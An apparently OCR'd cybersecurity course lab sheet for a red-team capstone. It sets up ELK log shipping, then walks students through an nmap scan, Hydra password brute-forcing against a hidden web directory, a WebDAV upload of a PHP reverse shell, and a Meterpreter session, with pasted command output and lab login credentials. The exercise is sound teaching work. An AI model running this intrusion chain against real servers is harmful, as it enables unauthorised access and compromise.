Day 1 Activity File: Red Team

Monitoring Setup Instructions

- As the you attack a web server today, it will send all of the attack info to an ELK server.
- The following setup commands need to be run on the Capstone machine before the attack takes place in order to make sure the server is collecting logs.
- Be sure to complete these steps before starting the attack instructions.

Instructions


- Double click on the 'HyperV Manager' Icon on the Desktop to open the HyperV Manager.
- Choose the Capstone machine from the list of Virtual Machines and double-click it to get a terminal window.
- Login to the machine using the credentials: vagrant:tnargav
- Switch to the root user with sudo su

Setup Filebeat

Run the following commands:

- filebeat modules enable apache
- filebeat setup

The output should look like this:




Setup Metricbeat

Run the following commands:

- metricbeat modules enable apache
- metricbeat setup

The output should look like this:




Setup Packetbeat

Run the following command:

- packetbeat setup


The output should look like this:



Restart all 3 services. Run the following commands:

- systemctl restart filebeat
- systemctl restart metricbeat
- systemctl restart packetbeat

These restart commands should not give any output:



Once all three of these have been enabled, close the terminal window for this machine and proceed with your attack.

Attack!

Today, you will act as an offensive security Red Team to exploit a vulnerable Capstone VM.

You will need to use the following tools, in no particular order:

- Firefox
- Hydra
- Nmap
- John the Ripper
- Metasploit
- curl
- MSVenom

Setup


Your entire attack will take place using the Kali Linux Machine.

- Inside the HyperV Manager, double-click on the Kali machine to bring up the VM login window.
- Login with the credentials: root:toor

Instructions

Complete the following to find the flag:


- Discover the IP address of the Linux web server.




```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-05 17:12 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00058s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
```


```
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00044s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.91 seconds
```

- Locate the hidden directory on the web server.
    - Hint: Use a browser to see which web pages will load, and/or use a tool like dirb to find URLs on the target site.






- Brute force the password for the hidden directory using the hydra command:
  - Hint: You may need to use gunzip to unzip rockyou.txt.gz before running Hydra.
  - Hint: hydra -l <username> -P <wordlist> -s <port> -f -vV <victim.server.ip.address> http-get <path/to/secret/directory>
  - Break the hashed password with the Crack Station website or John the Ripper.




```
root@Kali:/usr/share/wordlists# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105
http-get /company_folders/secret_folder
```

```
14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 10] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-05 1
7:50:02
```


- Connect to the server via WebDav.
    - Hint: Look for WebDAV connection instructions in the file located in the secret directory. Note that these instructions may have an old IP Address in them, so you will need to use the IP address you have discovered.







- Upload a PHP reverse shell payload.
    - Hint: Try using your scripting skills! MSVenom may also be helpful.

- Execute payload that you uploaded to the site to open up a meterpreter session.






- Find and capture the flag.




```
msf5 exploit(multi/handler) > set lport 680
lport => 680
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen addr
e specified)
   LPORT  680              yes       The listen port
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:680
[*] Meterpreter session 1 opened (192.168.1.90:680 → 192.168.1.105:57586)
at 2022-04-05 19:45:49 -0700

meterpreter > shell
Process 3284 created.
Channel 0 created.


back
/bin/sh: 3: back: not found
ls
passwd.dav
shell.php
shell2.php
whoami
www-data
pwd
/var/www/webdav
```

```
/bin/sh: 30: l: not found
ls
passwd.dav
shell.php
shell2.php
pwd
/var/www/webdav
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.105  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:40f  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:0f  txqueuelen 1000  (Ethernet)
        RX packets 147493  bytes 81923421 (81.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 114335  bytes 191449853 (191.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 14208  bytes 1744317 (1.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14208  bytes 1744317 (1.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```





After you have captured the flag, show it to your instructor.

Be sure to save important files (e.g., scan results) and take screenshots as you work through the assessment. You'll use them again when creating your presentation.
